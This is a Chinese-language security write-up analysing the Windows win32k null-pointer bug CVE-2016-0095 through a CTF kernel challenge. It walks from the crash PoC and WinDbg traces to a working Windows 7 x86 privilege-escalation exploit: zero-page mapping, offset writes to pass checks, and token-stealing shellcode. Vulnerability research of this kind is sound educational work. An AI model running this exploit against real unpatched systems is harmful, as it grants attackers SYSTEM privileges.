CVE-2016-0095 Windows提权漏洞分析

thund**** / 2019-08-19 00:03:00 / 浏览数 5144 安全技术 二进制安全 顶(0) 踩(0)

0x00：前言

本篇文章从SSCTF中的一道Kernel
Pwn题目来分析CVE-2016-0095(MS16-034)，CVE-2016-0095是一个内核空指针解引用的漏洞，这道题目给了poc，要求我们根据poc写出相应的exploit，利用平台是Wi
7 x86 sp1(未打补丁)

0x01：漏洞原理

题目给了我们一个poc的源码，我们查看一下源码，这里我稍微对源码进行了修复，在VS上测试可以编译运行

```
/**
* Author: bee13oy of CloverSec Labs
* BSoD on Windows 7 SP1 x86 / Windows 10 x86
* EoP to SYSTEM on Windows 7 SP1 x86
**/
#include<Windows.h>

#pragma comment(lib, "gdi32.lib")
#pragma comment(lib, "user32.lib")

#ifndef W32KAPI
#define W32KAPI  DECLSPEC_ADDRSAFE
#endif

unsigned int demo_CreateBitmapIndirect(void) {
   static BITMAP bitmap = { 0, 8, 8, 2, 1, 1 };
   static BYTE bits[8][2] = { 0xFF, 0, 0x0C, 0, 0x0C, 0, 0x0C, 0,
       0xFF, 0, 0xC0, 0, 0xC0, 0, 0xC0, 0 };

   bitmap.bmBits = bits;

   SetLastError(NO_ERROR);

   HBITMAP hBitmap = CreateBitmapIndirect(&bitmap);

   return (unsigned int)hBitmap;
}

#define eSyscall_NtGdiSetBitmapAttributes 0x1110

W32KAPI HBITMAP NTAPI NtGdiSetBitmapAttributes(
   HBITMAP argv0,
   DWORD argv1
)
{
   HMODULE _H_NTDLL = NULL;
   PVOID addr_kifastsystemcall = NULL;
   _H_NTDLL = LoadLibrary(TEXT("ntdll.dll"));
   addr_kifastsystemcall = (PVOID)GetProcAddress(_H_NTDLL, "KiFastSystemCall");
   __asm
   {
       push argv1;
       push argv0;
       push 0x00;
       mov eax, eSyscall_NtGdiSetBitmapAttributes;
       mov edx, addr_kifastsystemcall;
       call edx;
       add esp, 0x0c;
   }
}

void Trigger_BSoDPoc() {
```

```
   HBITMAP hBitmap1 = (HBITMAP)demo_CreateBitmapIndirect();
   HBITMAP hBitmap2 = (HBITMAP)NtGdiSetBitmapAttributes((HBITMAP)hBitmap1, (DWORD)0x8f9);

   RECT rect = { 0 };
   rect.left = 0x368c;
   rect.top = 0x400000;
   HRGN hRgn = (HRGN)CreateRectRgnIndirect(&rect);

   HDC hdc = (HDC)CreateCompatibleDC((HDC)0x0);
   SelectObject((HDC)hdc, (HGDIOBJ)hBitmap2);

   HBRUSH hBrush = (HBRUSH)CreateSolidBrush((COLORREF)0x00edfc13);

   FillRgn((HDC)hdc, (HRGN)hRgn, (HBRUSH)hBrush);
}

int main()
{
   Trigger_BSoDPoc();
   return 0;
}
```

编译之后在win 7 x86中运行发现蓝屏，我们在windbg中回溯一下，可以发现我们最后问题出在在win32k模块中的bGetRealizedBrush函数

```
3: kd> g
Access violation - code c0000005 (!!! second chance !!!)
win32k!bGetRealizedBrush+0x38:
95d40560 f6402401        test    byte ptr [eax+24h],1
3: kd> k
# ChildEBP RetAddr
00 97e509a0 95d434af win32k!bGetRealizedBrush+0x38
01 97e509b8 95db9b5e win32k!pvGetEngRbrush+0x1f
02 97e50a1c 95e3b6e8 win32k!EngBitBlt+0x337
03 97e50a54 95e3bb9d win32k!EngPaint+0x51
04 97e50c20 83e3f1ea win32k!NtGdiFillRgn+0x339
05 97e50c20 77c170b4 nt!KiFastCallEntry+0x12a
```

我们在此时在windbg中查看一下byte ptr [eax+24h]的内容，发现eax+24根本没有映射内存，此时的eax为0

```
3: kd> dd eax+24
00000024  ???????? ???????? ???????? ????????
00000034  ???????? ???????? ???????? ????????
00000044  ???????? ???????? ???????? ????????
00000054  ???????? ???????? ???????? ????????
00000064  ???????? ???????? ???????? ????????
00000074  ???????? ???????? ???????? ????????
00000084  ???????? ???????? ???????? ????????
00000094  ???????? ???????? ???????? ????????
3: kd> r
eax=00000000 ebx=97e50af8 ecx=00000001 edx=00000000 esi=00000000 edi=fe973ae8
eip=95d40560 esp=97e50928 ebp=97e509a0 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
win32k!bGetRealizedBrush+0x38:
95d40560 f6402401        test    byte ptr [eax+24h],1       ds:0023:00000024=??
```

我们在IDA中分析一下该函数的基本结构，首先我们可以得到这个函数有三个参数，两个结构体指针，一个函数指针，中间的哪个参数我重命名了一下

```
int __stdcall bGetRealizedBrush(struct BRUSH *a1, struct EBRUSHOBJ *EBRUSHOBJ, int (__stdcall *a3)(struct _BRUSHOBJ *, struct
{
   ...
}
```

我们在汇编中找一下蓝屏代码的位置，继续追根溯源，可以发现eax是由[ebx+34h]得到的

```
loc_95D40543:
push    ebx
mov     ebx, [ebp+EBRUSHOBJ]
push    esi
xor     esi, esi
mov     [ebp+var_24], eax
```

```
mov     eax, [ebx+34h] => eax■■■■■
mov     [ebp+arg_0], esi
mov     [ebp+var_2C], esi
mov     [ebp+var_28], 0
mov     eax, [eax+1Ch] => ■eax+1c■■■■
mov     [ebp+EBRUSHOBJ], eax
test    byte ptr [eax+24h], 1 => ■■
mov     [ebp+var_1C], esi
mov     [ebp+var_10], esi
jz      short loc_95D4057A
```

我们在windbg中查询一下[ebx+34h]的结构，发现 +1c 处确实是零，直接拿来引用就会因为没有映射内存而崩溃

```
3: kd> dd poi(ebx+34h)
fdad0da8  288508aa 00000001 80000000 889c4800
fdad0db8  00000000 288508aa 00000000 00000000
fdad0dc8  00000008 00000008 00000020 fdad0efc
fdad0dd8  fdad0efc 00000004 00002267 00000001
fdad0de8  02010000 00000000 04000000 00000000
fdad0df8  ffbff968 00000000 00000000 00000000
fdad0e08  00000000 00000000 00000001 00000000
fdad0e18  00000000 00000000 00000000 00000000
3: kd> dd poi(ebx+34h)+1c
fdad0dc4  00000000 00000008 00000008 00000020
fdad0dd4  fdad0efc fdad0efc 00000004 00002267
fdad0de4  00000001 02010000 00000000 04000000
fdad0df4  00000000 ffbff968 00000000 00000000
fdad0e04  00000000 00000000 00000000 00000001
fdad0e14  00000000 00000000 00000000 00000000
fdad0e24  00000000 00000000 fdad0e2c fdad0e2c
fdad0e34  00000000 00000000 00000000 00000000
```

我们现在需要知道这个 +1c
处的内容是什么意思，根据刚才的回溯信息，我们在最外层的win32k!NtGdiFillRgn+0x339的前一句，也就是调用EngPaint之前下断点观察堆栈情况

```
0: kd> u win32k!NtGdiFillRgn+0x334
win32k!NtGdiFillRgn+0x334:
95e3bb98 e8fafaffff      call    win32k!EngPaint (95e3b697)
95e3bb9d 897dfc          mov     dword ptr [ebp-4],edi
95e3bba0 8d4dc4          lea     ecx,[ebp-3Ch]
95e3bba3 e882000000      call    win32k!BRUSHSELOBJ::vDecShareRefCntLazy0 (95e3bc2a)
95e3bba8 8d4dc4          lea     ecx,[ebp-3Ch]
95e3bbab e8258ff7ff      call    win32k!BRUSHSELOBJ::~BRUSHSELOBJ (95db4ad5)
95e3bbb0 8d8dd8feffff    lea     ecx,[ebp-128h]
95e3bbb6 e8d508f9ff      call    win32k!EBRUSHOBJ::vDelete (95dcc490)
0: kd> ba e1 win32k!NtGdiFillRgn+0x334
0: kd> g
Breakpoint 1 hit
win32k!NtGdiFillRgn+0x334:
95e3bb98 e8fafaffff      call    win32k!EngPaint (95e3b697)
0: kd> dd esp
97ffaa5c  fdeac018 97ffaa7c 97ffaaf8 fda86d60
97ffaa6c  00000d0d 1c010886 0016fe9c 95e3b864
97ffaa7c  00023300 00000000 00000000 00000008
97ffaa8c  00000008 00000001 83e7bf6b 842188ea
97ffaa9c  00cff155 00000000 00000000 00026161
97ffaaac  fe9c3008 97ffab7c 97ffaafc 00010001
97ffaabc  87051c35 00000000 00000000 0003767c
97ffaacc  00000000 0003767c 00000000 00026161
```

EngPaint函数参数信息如下

```
int __stdcall EngPaint(struct _SURFOBJ *a1, int a2, struct _BRUSHOBJ *a3, struct _POINTL *a4, unsigned int a5)
```

根据参数信息我们可以得到下面这两个关键参数

- _SURFOBJ => fdeac018
- _BRUSHOBJ => 97ffaaf8

我们在bGetRealizedBrush处下断，找到这两个参数的位置，根据计算由_BRUSHOBJ推出了_SURFOBJ

```
3: kd> ba e1 win32k!bGetRealizedBrush
3: kd> g
Breakpoint 2 hit
win32k!bGetRealizedBrush:
95d40528 8bff            mov     edi,edi
3: kd> r
eax=fdb436e0 ebx=00000000 ecx=00000001 edx=00000000 esi=97ffaaf8 edi=fdeac008
eip=95d40528 esp=97ffa9a4 ebp=97ffa9b8 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
win32k!bGetRealizedBrush:
95d40528 8bff            mov     edi,edi
3: kd> dd esp
97ffa9a4  95d434af fdb436e0 97ffaaf8 95d3d5a0
97ffa9b4  97ffaaf8 97ffaa1c 95db9b5e 97ffaaf8
97ffa9c4  00000001 97ffaa7c fdeac018 84218cca
97ffa9d4  00d14c9b 97ffa9e8 83e80c61 83e3fd72
97ffa9e4  97ffac20 95e3b697 badb0d00 ffb8e748
97ffa9f4  00000000 95dc3098 95e3b864 95e3bb98
97ffaa04  95d40528 00000000 00004000 00000000
97ffaa14  00000000 00000000 97ffaa54 95e3b6e8
3: kd> dd 97ffaaf8 => _BRUSHOBJ
97ffaaf8  ffffffff 00000000 00000000 00edfc13
97ffab08  00edfc13 00000000 00000006 00000004
97ffab18  00000000 00ffffff fda867c4 00000000
97ffab28  00000000 fdeac008 ffbff968 ffbffe68
97ffab38  ffa1d3a0 00000006 fdb436e0 00000014
97ffab48  00000312 00000001 ffffffff 83f2ff01
97ffab58  83e78892 97ffab7c 97ffabb0 00000000
97ffab68  97ffac10 84218924 00000000 00000000
3: kd> dd poi(97ffaaf8+34h)+10h => _SURFOBJ
fdeac018  00000000 1f850931 00000000 00000000
fdeac028  00000008 00000008 00000020 fdeac15c
fdeac038  fdeac15c 00000004 00002296 00000001
fdeac048  02010000 00000000 04000000 00000000
fdeac058  ffbff968 00000000 00000000 00000000
fdeac068  00000000 00000000 00000001 00000000
fdeac078  00000000 00000000 00000000 00000000
fdeac088  00000000 fdeac08c fdeac08c 00000000
```


我们在微软官方可以查询到_SURFOBJ的结构，总结而言就是_SURFOBJ->hdev结构为零引用导致蓝屏

```
typedef struct _SURFOBJ {
 DHSURF dhsurf;
 HSURF  hsurf;
 DHPDEV dhpdev;
 HDEV   hdev;
 SIZEL  sizlBitmap;
 ULONG  cjBits;
 PVOID  pvBits;
 PVOID  pvScan0;
 LONG   lDelta;
 ULONG  iUniq;
 ULONG  iBitmapFormat;
 USHORT iType;
 USHORT fjBitmap;
} SURFOBJ;
```


0x02：漏洞利用

从上面的分析我们知道，漏洞的原理是空指针解引用，利用的话肯定是在零页构造内容从而绕过检验，最后运行我们的ShellCode，我们现在需要在bGetRealizedBrush函
ShellCode提权的目的，我们可以在IDA中发现以下可能存在的几个片段

- 第一处


mov ecx, [ebx+34h]
mov eax, [ebx+0Ch]
cmp ecx, esi
jnz short loc_95D40760
xor ecx, ecx
jmp short loc_95D40763
loc_95D40760:
add ecx, 10h
loc_95D40763:
or eax, 80000000h
push eax ; unsigned int
push esi ; struct _XLATEOBJ *
push esi ; struct _SURFOBJ *
push esi ; struct _SURFOBJ *
push ecx ; struct _SURFOBJ *
push ebx ; struct _BRUSHOBJ *
call [ebp+arg_8]
test eax, eax
jz short loc_95D4077D
先知社区

- 第二处




看到第二个片段其实第一个片段都可以忽略了，因为[ebp+arg_8]的位置我们是不可以控制的，而第二个片段edi来自[eax+748h]，所以我们是完完全全可以在零页构造这个call edi 之间的一些判断，我们需要修改一些判断从而达到运行我们shellcode的目的，我们首先申请零页内存，运行代码查看函数运行轨迹

```
int main(int argc, char* argv[])
{
   *(FARPROC*)& NtAllocateVirtualMemory = GetProcAddress(
       GetModuleHandleW(L"ntdll"),
       "NtAllocateVirtualMemory");

   if (NtAllocateVirtualMemory == NULL)
   {
       printf("[+]Failed to get function NtAllocateVirtualMemory!!!\n");
       system("pause");
       return 0;
   }

   PVOID Zero_addr = (PVOID)1;
   SIZE_T RegionSize = 0x1000;

   printf("[+]Started to alloc zero page...\n");
   if (!NT_SUCCESS(NtAllocateVirtualMemory(
       INVALID_HANDLE_VALUE,
       &Zero_addr,
       0,
       &RegionSize,
       MEM_COMMIT | MEM_RESERVE,
       PAGE_READWRITE)) || Zero_addr != NULL)
   {
       printf("[+]Failed to alloc zero page!\n");
       system("pause");
       return 0;
   }

   Trigger_BSoDPoc();
   return 0;
```

}

我们单步运行可以发现，我们要到黄色区域必须修改第一处判断，不然程序就不会走到我们想要的地方，然而第一处判断我们只需要让[eax+590h]不为零即可，所以构造如下

```
*(DWORD*)(0x590) = (DWORD)0x1;
```



第二处判断类似，就在第一处的右下角

```
*(DWORD*)(0x592) = (DWORD)0x1;
```

最后一步就是放上我们的shellcode了，只是在构造的时候我们需要给他四个参数，当然也可以直接在shellcode里平衡堆栈

```
; IDA ■■■■
...
mov     edi, [eax+748h]
...
push    ecx
push    edx
push    [ebp+var_14]
push    eax
call    edi
```

所以我们构造如下片段即可


```
int __stdcall ShellCode(int parameter1,int parameter2,int parameter3,int parameter4)
{
   _asm
   {
       pushad
       mov eax, fs: [124h]     // Find the _KTHREAD structure for the current thread
       mov eax, [eax + 0x50]   // Find the _EPROCESS structure
       mov ecx, eax
       mov edx, 4              // edx = system PID(4)

       // The loop is to get the _EPROCESS of the system
       find_sys_pid :
                   mov eax, [eax + 0xb8]  // Find the process activity list
                   sub eax, 0xb8          // List traversal
                   cmp[eax + 0xb4], edx    // Determine whether it is SYSTEM based on PID
                   jnz find_sys_pid

                   // Replace the Token
                   mov edx, [eax + 0xf8]
                   mov[ecx + 0xf8], edx
                   popad
   }
   return 0;
}
```

```
*(DWORD*)(0x748) = (DWORD)& ShellCode;
```

最后整合一下思路：

- 申请零页内存
- 绕过判断(两处)
- 放置shellcode
- 调用`Trigger_BSoDPoc`函数运行shellcode提权

详细的代码参考 => 这里



0x03：后记

因为是有Poc构造Exploit，所以我们这里利用起来比较轻松，win 7 x64利用也比较简单，修改相应偏移即可

参考资料：

[+] k0shl师傅的分析：https://whereisk0shl.top/ssctf_pwn450_windows_kernel_exploitation_writeup.html

上一篇：如何修改nmap， 重新编译，by... 下一篇：Webmin <=1.920 远程...

1. 0 条回复
   - 动动手指，沙发就是你的了！